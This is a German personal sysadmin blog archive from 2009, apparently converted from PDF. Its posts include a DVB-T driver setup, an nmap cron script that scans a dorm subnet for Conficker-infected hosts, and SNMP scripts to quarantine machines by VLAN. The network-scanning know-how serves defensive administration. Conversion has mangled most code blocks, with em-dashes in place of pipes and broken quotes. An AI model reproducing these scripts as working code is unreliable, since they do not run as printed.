SnipSnap via heiseOpen<sup>40</sup>

## Roundcube Webmail Update

Dienstag, 10. März 2009

na kero<sup>41</sup>, schon deine roundcube<sup>42</sup> installation upgedated? Weil...<sup>43</sup>

## CPU-Flags fuer Virtualisierung

Donnerstag, 12. März 2009

```
egrep ,^flags.*(vmx—svm) /proc/cpuinfo
```

bei Intel Prozessoren ist es **vmx**, bei AMD **svm**.

<sup>40</sup><http://www.heise.de/open/Kernel-Log-Morton-stellt-Aufnahme-des-Xen-Dom0-Codes-in-Frage-Dateisysteme-fuer-SSDs-/artikel/134016>

<sup>41</sup><http://exdc.net/>

<sup>42</sup><http://roundcube.net/>

<sup>43</sup><http://exdc.net/2009/02/23/open-to-abuse/>

# auvisio DVB-T Receiver WhiteStar II unter Ubuntu-EEE

Donnerstag, 12. März 2009

Der Onlineverstandanbieter Pearl<sup>44</sup> hat zur Cebit als Promotionsangebot<sup>45</sup> einen auvisio DVB-T USB-Stick<sup>46</sup> fuer 3,90€ verkauft. Dank meines Vaters habe ich den Mindestumsatz von 20€ zusammenbekommen und heute ist der Stick mit der Post gekommen. Das ganze hab ich mir geholt, um damit mobil auf meinem Asus EEE 1000H Netbook TV zu schauen. Damit das ganze unter Ubuntu-EEE funktioniert (ich habe immer noch nicht auf EasyPeasy geupdated, es funktioniert alles so schoen. . . 😊) hier nun einige Informationen:

Der **auvisio DVB-T Mini Receiver WhiteStar II** kommt aus China und hat die **Modell No: DM21T**<sup>47</sup>. Die Vendor und Device ID lauten: **15a4:9016**. Der Kernel (2.6.24-21-eeeepc) erkennt das Geruet standartmaessig als **NEWMi USB2.0 DVB-T TV Stick**.

Nach kurzem Suchen hatte ich dann herausgefunden, dass der **Chip-satz (AfaTech) AF9015** verbaut ist. Um das entsprechende Kernelmodul zu erstellen muss **sudo aptitude install mercurial** installiert werden. Um allgemein zu kompilieren muessen noch einige Hilfstools und fuer den Kernel die Headerfiles installiert werden (*danke an baer*<sup>48</sup> fuer den *hinweis*): **sudo aptitude install build-essential linux-headers-\$(uname -r)**. Anschliessend die Treiber mit **hg clone http://linuxtv.org/hg/\$\sim\$\\$anttip ← /af9015** herunterladen und mit **cd af9015 ; make ; sudo make install** installieren. Nun muss noch die richtige Firmware heruntergeladen werden **wget http://jusst.de/manu/fw/AFA/dvb ← -usb-af9015.fw\\_a-link** und diese verschoben und umbenannt ab nach **mv dvb-usb-af9015.fw\\_a-link /lib/firmware/dvb-usb-af9015.fw .**

---

<sup>44</sup><http://www.pearl.de>


<sup>45</sup><http://www.pearl.de/cebit/>

<sup>46</sup><http://www.pearl.de/a-ZU20136-1604.shtml>

<sup>47</sup>[http://www.made-in-china.com/showroom/sztsge/product-  
detaildqkESmcHHuhQ/China-USB2-0-DVB-T-TV-Stick-DM21T-.html](http://www.made-in-china.com/showroom/sztsge/product-detaildqkESmcHHuhQ/China-USB2-0-DVB-T-TV-Stick-DM21T-.html)

<sup>48</sup>[http://blog.pregos.info/2009/03/12/auvisio-dvb-t-receiver-  
whitestar-ii-unter-ubuntu-eee/#comment-37656](http://blog.pregos.info/2009/03/12/auvisio-dvb-t-receiver-whitestar-ii-unter-ubuntu-eee/#comment-37656)

Das wars! Mein Tip zum DVB-T schauen ist sudo **aptitude install kaffeine**, deswegen, weil es eine integrierte Sendersuche hat, und man sich nicht mit dem erstellen einer channels.conf rumaergern muss... Leider musste ich zum Sendersuchlauf rausgehen, mein Kelleratelier macht sich da nicht so gut vom Empfang her 😊 . Hier noch der obligatorische Screenshot...



## united-domains Domain-Weltkarten-Aktion für alle Blogger

Mittwoch, 18. März 2009

united domains<sup>49</sup> hat eine Aktion gestartet, bei der Blogger eine kostenlose Domainen-Weltkarte bekommen.

---

<sup>49</sup><http://www.united-domains.de>



Weitere Informationen dazu gibt es auf der Homepage von united-domains hinter diesem Link<sup>50</sup>.

## Admin-Aprilscherz

Freitag, 3. April 2009

Überall auf der Welt wurden am 1. April wieder Menschen „auf die Schippe genommen“. Ich empfinde es als sehr schwer da als Admin die „goldene Mitte“ zwischen Aprilscherz, BOFH und Komputtergerede zu finden, also einen Aprilscherz zu finden, der nicht ZU nerdig ist, den die Leute verstehen, der aber auch nicht gleich eine Abmahnung mit sich bringt weil sich Personen ZU sehr auf den Schlipps getreten fühlen.

Leider fuer dieses Jahr 2 Tage zu spaet, aber fuers naechste Jahr ganz bestimmt habe ich jetzt DEN idealen Aprilscherz gefunden: **Bei HP-Druckern mittels Perl-Skript via HPPJL die „Ready“ Meldung abaendern.** Darauf gekommen bin ich via vorlon<sup>51</sup> -j lifehacker<sup>52</sup> -j Miscellany: INSERT COIN<sup>53</sup>. Hab das Skript<sup>54</sup> (mirror<sup>55</sup>) gerade ausprobiert und das ist mal echt superwitzig! Das ganze ist

<sup>50</sup><https://www.united-domains.de/news-magazin/neue-aktion-fuer-alle-blogger-domain-weltkarte-gratis-361.html> ↵

<sup>51</sup><http://blog.vorlons.info/>

<sup>52</sup><http://lifehacker.com/>

<sup>53</sup><http://kovaya.com/miscellany/2007/10/insert-coin.html>

<sup>54</sup><http://kovaya.com/perl/show.cgi?program=hpsetdisp.pl>

<sup>55</sup><http://blog.pregos.info/wp-content/uploads/2009/04/hpsetdisp.pl>

supereasy und ich freue mich schon drauf mir dumme Sprueche fuer die Arbeit einfallen zu lassen. Witzig waere doch auch eine „Current-Admin-Mood“ auf das Druckerdisplay zu setzen 😊



## Goettingen surft schneller!

Samstag, 4. April 2009

Online-Umfrage zum Thema schneller Internetanschluss in Goettingen und Umgebung -j <http://www.goettingen-surft-schneller.de/>

## automatische Conficker Erkennung im Wohnheim

Montag, 6. April 2009

Inzwischen sind die Diagnosetools da und es ist eine einfache automatische Conficker-Erkennung moeglich. Dafuer reicht es die latest development release von nmap zu installieren (die rpms liessen sich ohne Probleme auf einem Debian Etch mit alien konvertieren und installieren) und dann zu suchen. Potentiell interessant sind die Rechner die port 445 offen haben. Ein simples schnelles bash-Skript ueber nen cron laufen lassen ueberprueft die Range regelmaessig nach aktiven

Hosts mit port 445 offen und scannt diese durch. Das Ergebnis kann man sich dann ja einfach via Mail zuschicken lassen oder so...

```
#!/bin/bash for i in `nmap -p445 10.10.96.0/20 — grep Interesting — awk {,print $5`} — sed ,s/(\\—)://g“ ; \\ do echo „$i `nmap -script=smb-check-vulns -script-args=safe=1 -p445 -d $i — grep Conficker“ & \\ done — grep Conficker ; \\ wait
```

## Layout

Mittwoch, 8. April 2009

Derjenige der sich ueber das Layout meines Blogs heute wundert, dem sei gesagt, dass ich an der CSS-Naked-Day<sup>56</sup> Aktion teilnehme 😊

## Blogpost 2 Twitter Update

Mittwoch, 8. April 2009

Ich hatte das WordPress-Plugin twitter-updater<sup>57</sup> installiert, aber um es mal ehrlich auszudruecken: es suckt nur rum! Veroefflicht staendig basierend auf irgendwelchen Auto-Saves einen Tweet, aber dann den eigentlichen Post nicht mehr: CRAP! Nervt nur rum! Darum hab ich jetzt das Plugin TweetSuite<sup>58</sup> installiert, das seinen Dienst nach erstem Test so verrichtet wie ich es will. Na mal hoffen...

## Netgear FSM726v2 set VLAN via SNMP

Dienstag, 14. April 2009

Ich hab extra ein Ticket geschrieben um mir das rumfummeln in dem Bereich zu ersparen, aber Netgear konnte mir leider keine Antwort

---

<sup>56</sup><http://naked.dustindiaz.com/>

<sup>57</sup><http://www.firesidemedial.net/dev/software/wordpress/twitter-updater/> ↩

<sup>58</sup><http://danzarrella.com/beyond-tweetbacks-introducing-tweetsuite.html> ↩

darauf geben, wie ich auf den FSM726v2 bei bereits eingerichteten VLANs dann via SNMP einem Port ein VLAN zuweise. Hintergrund der Geschichte ist, dass ich bei uns im Wohnheim gerne Rechner die einen Virus haben in ein eigenes VLAN stecken moechte. Doch nun hier erstmal die Antwort:

Der interessante Bereich beim FSM726v2 beginnt ab der OID:  
**1.3.6.1.4.1.4526.1.10**

Die OIDs die fuer das VLAN verantwortlich sind lauten:  
**1.3.6.1.4.1.4526.1.10.11.6.1.12**

*Beispiel: In welchem VLAN ist Port 20 auf dem Switch 10.10.97.8:*

```
snmpget -v1 -c private 10.10.97.8 1.3.6.1.4.1.4526.1.10.11.6.1.12.20  
SNMPv2-SMI::enterprises.4526.1.10.11.6.1.12.20 = INTEGER: 1
```

*Beispiel: Port 20 auf Switch 10.10.97.8 soll ins VLAN 2:*

```
snmpset -v1 -c private 10.10.97.8 1.3.6.1.4.1.4526.1.10.11.6.1.12.20 int  
2 SNMPv2-SMI::enterprises.4526.1.10.11.6.1.12.20 = INTEGER: 2
```

Schade das ich das Ticket nicht mehr aufmachen kann um das dem doch sehr netten und freundlichen Mitarbeiter von Netgear rueckzumelden...

## **An welchem Port befindet sich der Host?**

Mittwoch, 15. April 2009

Diese Frage muss natuerlich beantwortet sein, wenn ich Rechner die einen Virus haben automatisch in ein VLAN packen moechte. Gestern habe ich geschrieben, wie man auf den FSM726v2 einen Port via SNMP automatisch in ein VLAN setzt. Heute geht es nun darum, basierend auf einer MAC-Adresse, in unserem Wohnheim herauszufinden, auf welchem Switch und an welchem Port darauf ein Rechner sitzt, bzw. DER vireninfiizierte Rechner sitzt. Es gab dafuer bei uns im Tutorium ein perl-Skript, das fuer diese Aufgabe gute 4 1/2 Minuten benoetigte. Wir haben so um die 45 Switche bei uns im Wohnheim.

Meine erste Loesung in bash dauerte ca. doppelt so lange wie das perl Skript, aber nachdem ich das ganze noch einmal ueberdacht hatte bekomme ich die gewuenschte Information nun in Sekunden. Das Skript in dieser Form funktioniert fuer FSM726v2 und FSM7328 Switche, sollte aber ohne Probleme wenn man die OIDs anpasst auch fuer alle anderen Switchtypen funktionieren. Hier das Skript:

```
#!/bin/bash ## # sucht nach mac-adressen auf den switchen und #
gibt den port aus, auf dem sie zu finden ist # # syntax: ./mac-port.sh
00:11:22:33:44:55 # # 04/2009 - Jan Toenjes - jan@atw.goe.net ##
# Ueberpruefen ob uns eine gueltige MAC-Adresse uebergeben wurde
VALID=$( echo $1 — sed -n „/^\([0-9A-Z][0-9A-Z]\)\{5\}[0-9A-
Z][0-9A-Z]$/p “ ) if [ -z $VALID ]; then echo „ echo “ syntax:
$0 00:11:22:33:44:55 “ echo „ echo „ echo “ Dem Skript muss ei-
ne gueltige MAC-Adresse als Parameter uebergeben werden.“ echo
„ echo “ Version: 0.1 von Jan Toenjes - jan@atw.goe.net “ echo
„ else # SWITCHE1 = FSM726v2 ; SWITCHE2 = FSM7328
SWITCHE1=„1.1.1.1 1.1.1.2 1.1.1.3 “ SWITCHE2=„1.1.2.1 1.1.2.2“
# Zeugs OID1=„1.3.6.1.2.1.17.4.3.1.2“ OID2=„SNMPv2-SMI::mib-
2.17.7.1.2.2.1.2.1“ MACDEC=„ # Doppelpunkte aus MAC-Adresse
entfernen MACSPLIT='echo $1 — sed ,s:/ /g‘ # MAC-Adresse
von HEX in DEC konvertieren for i in $MACSPLIT ; do MAC-
DEC=$MACDEC.$(echo „ibase=16; $i“ — bc) ; done # Gucken
ob die MAC-Adresse auf dem Switch FSM726v2 vorhanden ist und
wenn ja welcher Port for i in $SWITCHE1 ; do RESULT1='snmpget
-v1 -c tutrw $i $OID1$MACDEC 2&gt;&1 — head -1 — grep
INTEGER‘; # Port extrahieren RESULT2='echo $RESULT1 — sed
,s/.*INTEGER: //g‘ ; # Wenn kein Uplink-Port dann Info ausgeben
if ([ „$RESULT2“ != „25“ ] && [ „$RESULT2“ != „26“ ]
&& [ -n „$RESULT2“ ]); then echo Mac-Adresse: $1 ge-
funden auf Switch $i und Port $RESULT2 fi done # und das gleiche
auch noch einmal fuer die FSM7328 for i in $SWITCHE2 ; do RE-
SULT1='snmpget -v1 -c tutrw $i $OID2$MACDEC 2&gt;&1 —
head -1 — grep INTEGER‘; RESULT2='echo $RESULT1 — sed
,s/.*INTEGER: //g‘ ; if ([ „$RESULT2“ != „25“ ] &&
[ „$RESULT2“ != „26“ ] && [ „$RESULT2“ != „27“ ]
&& [ „$RESULT2“ != „28“ ] && [ -n „$RE-
SULT2“ ]); then echo Mac-Adresse: $1 gefunden auf Switch $i und
```

Port \$RESULT2 fi done fi

## debian, grub, kernelupdate, falsches root-device

Mittwoch, 15. April 2009

Grad mit Thomas<sup>59</sup> drueber gesprochen und er meinte ich sollte mal nen Blogeintrag schreiben, weil sich das keiner durch liesst. Das Problem ist, dass bei einem Debian System, in diesem Fall Lenny auf einem Dell Poweredge 1950/2950 bei einem Kernelupdate immer automatisch auch die /boot/grub/menu.lst geupdated wird, und da dann immer ein falsches root-device genommen wird, so dass das booten scheitert. Die Ursache bei den Poweredge Systemen ist, dass sie eine Broadcom NetXtreme II Netzwerkkarte verbaut haben mit einer proprietären Firmware, die man beim installieren via USB-Stick nachliefern muss. Der USB-Stick wird als /dev/sda und die Festplatten dann als /dev/sdb etc. erkannt. Das root-device ist danach in der fstab und menu.lst /dev/sdb. Nach dem manuellen aendern bleibt die fstab auch den rest Ihres lebens so, die menu.lst wiegesagt nicht. Das ganze kann man aendern, indem man in der /boot/grub/menu.lst die Zeile

```
#kopt=root=/dev/sdb1 ro
```

sucht und entsprechend abaendert in das `_richtige_` root-device. Wichtig ist, dass man das ganze auskommentiert laesst. Wenn man ein bisschen drueber liesst, steht das da auch, aber wie Thomas schon richtig anmerkte: das liest ja eh keiner. Bei mir hat es auch mehrere Stunden gedauert 😊

## Theme Update

Donnerstag, 16. April 2009

ich hab gerade mal mein Theme geupdated. Wenn Euch was auffaellt

---

<sup>59</sup><http://exdc.net>

was komisch ist, bitte bescheid geben.

## Wordpress Twitter Bot

Donnerstag, 16. April 2009

Mal gucken ob der WordPress Twitter Bot<sup>60</sup> bessere Arbeit erledigt... Hoffentlich!

## Phorm – Opt-Out fuer Websitebetreiber!

Freitag, 17. April 2009

Phorm<sup>61</sup> finde ich so ziemlich das perverste was die IT-Welt seit langem hervorgebracht hat. In einem Satz zusammengefasst: Der Internettraffic wird auf seitens des Internetproviders analysiert und entsprechende personalisierte Werbung geschaltet. Noch viel schlimmer finde ich, dass das System „Opt-Out“ und nicht „Opt-In“ ist. Der Unterschied ist folgender: Opt-Out bedeutet, dass ich automatisch teilnehme, nur wenn ich widerspruch einlege werde ich ausgenommen. Opt-In ist genau andersrum, ich nehme erst teil, wenn ich dem ganzen explizit zustimme.

Ich wohne nicht in Grossbritannien und kann deswegen leider meinen Opt-Out gegenueber dem Provider nicht bekannt geben, aber mir gehoeren Domains, und weil Amazon<sup>62</sup> und Wikipedia<sup>63</sup> einspruch eingelegt haben, dass deren Domains zur Trafficanalyse herangezogen werden, hab ich mir gedacht, das ich das auch kann. Ich habe zwar so gut wie keine Besucher aus Grossbritannien, aber es geht mir hier ums Prinzip. Von daher auf Basis dieser Mail der Wikipedia<sup>64</sup> nun meine:

---

<sup>60</sup><http://wordpress.org/extend/plugins/wordpress-twitterbot/>

<sup>61</sup><http://www.phorm.com/>

<sup>62</sup><http://www.golem.de/0904/66503.html>

<sup>63</sup><http://www.golem.de/0904/66530.html>

<sup>64</sup><http://techblog.wikimedia.org/2009/04/wikimedia-opting-out-of-phorm/> ←

Date: Fri, 17 Apr 2009 11:19:46 +0200 From: =? ISO-8859-15? Q? Jan.T=F6njes?= To: website-exclusion@webwise.com Subject: Phorm opt-out for my domains To whom it may concern – I requests that my web sites and all related domains be excluded from scanning by the Phorm / BT Webwise system, as I consider the scanning and profiling of our visitors' behavior by a third party to be an infringement on their privacy. Here is a list of our domains which should be excluded (please exclude any and all subdomains as well): pregos.info kmess.org jan-toenjes.de Thank you for your time. Jan Toenjes Genau wie Wikipedia habe ich auch gleich eine automatische Antwort erhalten:

Subject: Publisher Exclusion Request Autoreply Date: Fri, 17 Apr 2009 02:20:05 -0700 Thread-Topic: Phorm opt-out for my domains From: „website-exclusion“ To: =?us-ascii? Q? Jan.Tonjes?= Sender: website-exclusion@phorm.com Thank you for your submission to the Phorm website exclusion list. If there are no obvious grounds to doubt the legitimacy of the request the URL will be blocked as soon as possible, usually within 48 hours. Requests must be made by the legitimate owner of the domain. If we have questions regarding your domain Phorm may take a number of steps, including attempting to contact the domain administrator by email for confirmation of this request. If the request remains questionable and is not confirmed within 10 days, the URL will be removed from the exclusion list and an email will be sent informing you of this decision. Where applicable, please ensure that the Administrative Contact details for this domain are up to date. If you need to update them, please resubmit your request when the amended details are visible in the WhoIs database – (use a public whois service such as <http://who.godaddy.com/> ↔ [whoischeck.aspx](http://whoischeck.aspx) if you are unsure it has been updated) Wichtig ist wohl, dass die Mailadresse von der die Opt-Out Mail geschickt wird, gleich den Kontaktdaten im DNS entspricht.

# Linux: Bildschirmschoner mit Bildern eines Media-RSS Feeds

Freitag, 17. April 2009

Michael<sup>65</sup> hat auf DailyFratze<sup>66</sup> den Media-RSS Feed um die Option erweitert sich seine Bilder + die der Freunde anzeigen zu lassen. Das ganze kann man dann wunderschön in einen Bildschirmschoner einbinden. Aufm Mac und unter Windows gibts da auch Loesungen. Ich wollte es nicht glauben, aber es gibt wirklich unter Linux keinen Bildschirmschoner der Bilder eines Media-RSS Feeds anzeigt. Ich meine, nicht das ich in den letzten Jahren irgendeinen tollen Bildschirmschoner gehabt haette, normalerweise lasse ich den Bildschirm einfach nur abdunkeln und kurze Zeit spaeter in den Standby. Darueber hinaus finde ich Bildschirmschoner mit Bildern suboptimal, weil ich dann vorm Rechner sitze und mir den Bildschirmschoner angucke und warte was als naechstes kommt... Aber ich fand es schon doof, dass ich da als Linuxuser wohl hintenan stehen muss. Darum (etwas Bash-lastig die letzten Tage...) hier ein Skript, das den Media-RSS-Feed abrufen und bei Bedarf neue Bilder herunterlaedt. Alte Bilder die aelter sind als 5 Tage werden geloescht. Wenn man das Skript dann von cron einmal die Stunde laufen laesst, hat man einen Ordner, in dem immer die aktuellen Bilder sind. GLSlideshow von xscreensaver oder vergleichbare andere Bildschirmschoner die den Inhalt eines Bilderordners anzeigen lassen gibt es genug und sind auch schnell eingerichtet. Das Skript benoetigt curl und xml2.

So, Linux-nutzende Frauen dieser Welt: Endlich koennt Ihr euch meine Fratzen runterladen und als Bildschirmschoner auf euren Desktop packen 😊

```
#!/bin/bash    ## # Neue Bilder vom Media-RSS-Feed von
DailyFratze runterladen # damit ich unter Linux auch einen
netten Bildschirmschoner # haben kann... # # 2009/04
- Jan Toenjes ##      # Wo die Bilder gespeichert werden
sollen DFPICS=/home/jan/Bilder/      # Feed URL
```

---

<sup>65</sup><http://www.planet-punk.de>

<sup>66</sup><http://www.dailyfratze.de>

```

FEED=„http://dailyfratze.de/feeds/rss/m/prego?withFriends ←
=y\rightDoubleQuote # Informationen ueber die Fratzen die
zuletzt geholt wurden CURPICSFILE=/home/jan/Bilder/.curpics
# Wenn Datei existiert den Inhalt einlesen, ansonsten anlegen if [
-f $CURPICSFILE ] then CURPICS='cat $CURPICSFILE' else
touch $CURPICSFILE fi # Aktuelle Fratzeninformationen
holen NEWPICS='/usr/bin/curl $FEED — xml2 — grep „me-
dia:content/@url“ — grep jpg — sed ,s/.*url=//g‘ # Gucken
ob neue Bilder dabei sind FETCHPICS='diff i(printf „%s\n“
„${NEWPICS[@]}“) i(printf „%s\n“ „${CURPICS[@]}“) — grep
jpg — sed ,s/i //g‘ # Neue Bilder herunterladen und notieren for
i in $FETCHPICS ; do cd $DFPICS && wget $i 2i/dev/null &
echo $i i $CURPICSFILE done wait # Gucken ob es Bilder
gibt die aelter als 5 Tage sind und diese dann aus der # .curpics Datei
und dem Verzeichnis loeschen DELFILES='find $DFPICS* -mtime
+5' if [ -n „$DELFILES“ ] ; then DELFILESNEW='basename
$DELFILES' for i in $DELFILESNEW ; do sed -i /$i/d
$CURPICSFILE rm $DFPICS/$i done fi

```

## Leerzeichen mit Tabulator ersetzen

Sonntag, 19. April 2009

und umgekehrt... geht mit **expand** / **unexpand** in der Bash.

## Werder – HSV

Donnerstag, 23. April 2009

Das erste Derby geht an uns. Tolle Mannschaftsleistung, entschlossener und bissiger agiert. Wiese ist ein Held!



## Aras Schallplatten

Montag, 27. April 2009

von meinem Cousin Roman Toenjes — via<sup>67</sup>

## XEN-Notizen

Dienstag, 28. April 2009

Wenn der Bootprozess einer gerade frisch erstellen domU beim crond haengen bleibt, dann in der `/etc/xen/domU-name.cfg` am Ende die folgende Zeile einfüegen:

```
extra=,xencons=tty1 —
```

Wenn der SSH-Login bei einer frisch erstellen domU mit der folgenden Fehlermeldung abbricht: “*PTY allocation request failed on channel 0,*”, dann **aptitude install udev** installieren, in der `/etc/fstab` auf der domU die folgende Zeile einfüegen:

```
none /dev/pts devpts defaults 0 0 falls nicht vorhanden das Verzeichnis mkdir /dev/pts erstellen und dann mount -a
```

---

<sup>67</sup><http://weblogs.mki.fh-duesseldorf.de/lehreeibeibelshaeuser/>

## zum festhalten

Donnerstag, 30. April 2009

- Google Mail mit einer vernuenftigen Oberflaeche – Firefox Plugin: Google Redesigned<sup>68</sup>
- ohne apt-dater<sup>69</sup> geht bei mir nix mehr!
- Google Hosted Apps<sup>70</sup> ist sehr nett und einfach und schnell einzurichten!

## Nagios Mobile Webinterface

Samstag, 2. Mai 2009

Um es ganz zu Anfang zu sagen: Es gibt kein „schoenes“ mobile Webinterface fuer Nagios. Das, was gut aussieht heisst iNagios<sup>71</sup>, ist jedoch wie der Name bereits vermuten laesst fuers iPhone bzw. iPod Touch only.

Es gibt jedoch ein WAP-Interface das Nagios bereits mitbringt. Das sieht zwar nicht schoen aus, aber es funktioniert ohne Probleme und gibt alle Informationen aus die benoetigt werden. Die gewuenschte Datei heisst statuswml.cgi. Die Datei liegt im cgi-bin Ordner. Um das ganze einfach zugaenglich zu machen am besten mod-rewrite nehmen:

```
1 2 3 4 5 6 ifModule mod_rewrite.c; Location /nagmob; RewriteEngine on RewriteRule . http://ww.example.net/nagios2/cgi-bin/statuswml.cgi [L]; Location /; IfModule ;
```

Wer das ganze ausprobiert und sich wundert, dass wenn man die URL aufruft der Browser einem dann die statuswml.cgi zum Download anbietet, dem sollte gesagt sein, dass das daran liegt, dass der Browser dann kein WAP unterstuetzt. Einfach vom Handy aus aufrufen und schon ist alles gut 😊

---

<sup>68</sup><http://www.globexdesigns.com/gr/>

<sup>69</sup><http://www.ihb.de/apt-dater/>

<sup>70</sup><http://www.google.com/a/help/intl/de/index.html>

<sup>71</sup><https://inagios.com/intro/>

# SuperGAU an der Uni-Goettingen??

Sonntag, 3. Mai 2009

- Skandal in Goettingen: Forscher sollen Publikationen erfunden haben<sup>72</sup> (Spiegel Online)
- Falschangaben schockieren die Universitaet<sup>73</sup> (Goettinger Tageblatt)

Update: 2009-05-04

- DFG-Gelder fuer andere Zwecke umgebucht<sup>74</sup> (Goettinger Tageblatt)
- Faelschen und Forschen<sup>75</sup> (Sueddeutsche)
- Laufende Prüfverfahren SFB 552<sup>76</sup> (Universitaet Goettingen)

Update: 2009-05-05 (inzwischen ist das Netz voll von Meldungen...)

- Die Faelscher von Goettingen<sup>77</sup> (Zeit-Online)

Update: 2009-05-06

- Neue Qualitaet wissenschaftlichen Fehlverhaltens<sup>78</sup> (Goettinger Tageblatt)
- Marginale: Faelschungsskandal an der Universitaet Goettingen? Anmerkung zu Neoliberalismus, Oekologie und Publikationslisten<sup>79</sup> (BLOG: Zettels Raum)

---

<sup>72</sup><http://www.spiegel.de/unispiegel/studium/0,1518,622474,00.html>

<sup>73</sup><http://www.goettinger-tageblatt.de/Nachrichten/Wissen/Regionale-Wissenschaft/Falschangaben-schockieren-die-Universitaet> ←

<sup>74</sup><http://www.goettinger-tageblatt.de/Nachrichten/Wissen/Regionale-Wissenschaft/DFG-Gelder-fuer-andere-Zwecke-umgebucht> ←

<sup>75</sup><http://www.sueddeutsche.de/,tt6m1/jobkarriere/635/467210/text/>

<sup>76</sup><http://www.uni-goettingen.de/de/3240.html?tid=384>

<sup>77</sup><http://www.zeit.de/online/2009/19/faelscher-goettingen>

<sup>78</sup><http://www.goettinger-tageblatt.de/Nachrichten/Wissen/Regionale-Wissenschaft/Neue-Qualitaet-wissenschaftlichen-Fehlverhaltens> ←

<sup>79</sup><http://zettelsraum.blogspot.com/2009/05/marginalie-falschungsskandal-der.html> ←

- Forschungsskandal: Uni Goettingen will reinen Tisch machen<sup>80</sup> (Spiegel Online)
- Forschungsskandal in Goettingen: „Das ist kein Einzelfall“<sup>81</sup> (Spiegel Online)
- Falschangaben: „So enttaeuscht ueber den Vorgang“<sup>82</sup> (Goettinger Tageblatt)

## Namen-Fetisch

Sonntag, 3. Mai 2009

wohnt jetzt neu bei uns im Wohnheim:



<sup>80</sup><http://www.spiegel.de/unispiegel/studium/0,1518,623195,00.html>

<sup>81</sup><http://www.spiegel.de/unispiegel/studium/0,1518,622882,00.html>

<sup>82</sup><http://www.goettinger-tageblatt.de/Nachrichten/Wissen/Regionale-Wissenschaft/Falschangaben-So-enttaeuscht-ueber-den-Vorgang> ←

# Aus Word bekannter Shift-F3 Shortcut in OpenOffice

Montag, 4. Mai 2009

Unter Microsoft Word gibt es wohl den Shortcut „Shift-F3“, der die Gross- und Kleinschreibung von Woertern wie folgt aendert: „woerter Woerter WOERTER“. OpenOffice bringt diese Funktion von Haus aus nicht so mit. Abhilfe schafft dort ein kleines Makro. Dazu: *Extras -> Makros -> Makros verwalten -> [Makro—OpenOffice BASIC]*. Dort auf *Bearbeiten* klicken und folgendes Makro einfüegen:

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26
27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49
50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72
73 74 75 76 77 78 79 80 81 82 83 84 Sub CaseToggle ‘ CaseToggleMk3
phb 20070828 ‘ Should preserve formatting and bookmarks in
Writer ‘ Should work on text within a table in Writer (but not on
whole cells) ‘ Should work on multiple words ‘ Does not handle
non-contiguous text selection dim document, dispatcher, vcursor,
oText, alpha, omega, ThisSeln, oBookmark As Object dim seln,
nextword, nextbit as string dim loops, posn, nSelCount as integer dim
ctogbmpv(0) as new com.sun.star.beans. PropertyValue On Error
GoTo ExitPoint ‘ In case selection is not text nSelCount = thiscom-
ponent.getCurrentSelection().getCount() if nSelCount>1 then msgbox
(“There seems to be more than one piece of text selected.“ & _ chr(10)
& „Try making one selection.“,0,,,Case Conversion“) goto ExitPoint
endif loops=0 document=ThisComponent. CurrentController. Frame
dispatcher=createUnoService(„com.sun.star.frame. DispatchHel-
per“) vcursor=ThisComponent.currentcontroller.getViewCursor()
ctogbmpv(0). Name=„Bookmark“ ctogbmpv(0). Value=„ctogbm“
dispatcher.executeDispatch(document, „.uno: DeleteBookmark“,
„“, 0, ctogbmpv()) dispatcher.executeDispatch(document, „.uno:
InsertBookmark“, „“, 0, ctogbmpv()) GetSeln: ‘ Much here is taken
from Andrew Brown and Andrew Pitonyak oText=vcursor.getText()
alpha=vcursor.getStart() omega=vcursor.getEnd() This-
Seln=oText.createTextCursorByRange(alpha) This-
Seln.goToRange(omega, TRUE) seln=ThisSeln.getString() if
```

```

seln;," then ' There is a selection – go and change case
goto ChgCase endif ' make a selection to change dispatcher.executeDispatch(document, „.uno: GoToNextWord“, „“,
0, Array()) dispatcher.executeDispatch(document, „.uno: WordLeftSel“, „“, 0, Array()) loops=loops+1 if loops=2 then goto FinishOff ' in
case we failed to find any text to select goto GetSeln ChgCase: ,Check
case of seln and alter accordingly if seln=ucase(seln) then ,seln is
already UPPER – set to lower dispatcher.executeDispatch(document,
„.uno: ChangeCaseToLower“, „“, 0, Array()) goto FinishOff endif
if seln=lcase(seln) then ,seln is already lower – set to Title goto
SetToTitle endif ,seln is probably mixed case – set to UPPER dispatcher.executeDispatch(document, „.uno: ChangeCaseToUpper“, „“, 0,
Array()) goto FinishOff SetToTitle: vcursor.collapsetoStart() posn=0
do while posn0 or instr(nextbit, chr(10));0 then vcursor.goLeft(1,
TRUE) ' To avoid problems due to punctuation marks endif
dispatcher.executeDispatch(document, „.uno: WordRightSel“, „“,
0, Array()) alpha=vcursor.getStart() omega=vcursor.getEnd()
ThisSeln=oText.createTextCursorByRange(alpha) ThisSeln.goToRange(omega, TRUE) nextword=ThisSeln.getString()
posn=posn + len(nextword) vcursor.collapsetoEnd() loop
FinishOff: ,set vcursor back to the original position
oBookmark=ThisComponent.getBookmarks().getByName(„ctogbm“)
ThisComponent.getCurrentController().select(oBookmark) dispatcher.executeDispatch(document, „.uno: DeleteBookmark“, „“, 0,
ctogbmv()) ExitPoint: end Sub

```

Das Makro habe ich auf dieser Seite<sup>83</sup> gefunden. Ueber *Datei -> Speichern* abspeichern und dann schliessen. Nun noch das Makro dem gewuenschten Shortcut zuordnen. Dafuer: *Extras -> Anpassen*, in den Tab *Tastatur* wechseln, als Tastenkombination *Umschalt+F3* auswaehlen, als Funktion unter *OpenOffice.org Makros -> user -> Standard -> Module1* das soeben gespeicherte *CaseToggle* auswaehlen und anschliessend (oben) auf *Aendern* klicken. Danach steht die gewuenschte Funktionalitaet zur Verfuegung

---

<sup>83</sup><http://www.ooforum.org/forum/viewtopic.phpml?t=28563#245522>

## Zum festhalten...

Donnerstag, 7. Mai 2009

So viel passiert in den letzten Tagen und so wenig Zeit sich damit zu beschäftigen und anzugucken

